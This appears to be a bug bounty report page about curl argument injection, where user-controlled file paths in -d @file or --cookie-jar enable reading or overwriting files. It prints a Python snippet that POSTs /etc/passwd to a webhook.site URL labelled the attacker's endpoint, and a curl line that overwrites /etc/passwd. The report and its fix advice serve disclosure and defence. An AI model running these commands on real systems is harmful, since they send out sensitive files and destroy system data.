Arbitrary File Read via Unsanitized curl Usage Results in Sensitive File Exposure
The report claims that if an application passes untrusted user input into curl command-line arguments such as --cookie-jar or -d @file, an attacker could read sensitive files or overwrite critical files. The text provides hypothetical examples but does not show a specific vulnerable endpoint or actual exploitation.

- Disclosed after 18 days
Hello team, First of all, your open report policy has improved me a lot. Your very caring team has motivated me a lot. A real bug bounty program. I hope I can contribute something to you with this report.Thank you.
The application uses curl in a way that allows an attacker to specify arbitrary file paths as input for parameters like --cookie-jar or via POST data (-d @file). If untrusted user input is passed to these arguments, it’s possible to overwrite sensitive files or exfiltrate server files to an external attacker-controlled server. This can lead to sensitive data disclosure or denial of service.
Impact
Impact Sensitive file disclosure (exfiltration of /etc/passwd or other files).
Overwriting critical files (e.g., authorized_keys, .env, configuration files).
Potential supply chain compromise in automated build or CI environments.
Attack Scenario Example 1: File Exfiltration with POST
If user input controls the file path (e.g. filename or data argument in a curl command):
import subprocess

# Attacker's endpoint

webhook_url = "https://webhook.site/fd9dfaf1-7ed0-446e-9c6f-e182f6b11e4e"
file_path = "/etc/passwd"

cmd = [
    "curl",
    "-X", "POST",
    "-d", f"@{file_path}",
    webhook_url
]

subprocess.run(cmd, check=True)
Result: The entire contents of /etc/passwd are POSTed to the attacker's server. This can be any sensitive file on the system.
Example 2: Overwriting Files with --cookie-jar
If an attacker can control the filename passed to --cookie-jar:

curl --cookie-jar /etc/passwd https://example.com
Result: The target file (/etc/passwd) is overwritten with a cookie file, destroying its original content. If this is a critical file, the application/system may become unusable.
Recommendation : never use unsanitized user input in system commands, especially file paths.
Sanitize and validate all file inputs.
If you must allow user-supplied files, use strict whitelisting and store files in isolated, non-sensitive directories.
Avoid passing user input directly to curl command line without checks.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
What the attacker needed
Application passes user input to curl file arguments; attacker can control the file path
The fix
The application should never pass unsanitised user input to system commands, especially file paths, and should validate and whitelist any file inputs.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report is about a program that runs the curl tool using file names or paths that a user can control. If an attacker can choose those paths, they might make curl send a private file to themselves or overwrite an important file. However, the report only gives general examples and does not show a real place in the application where this happens.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.



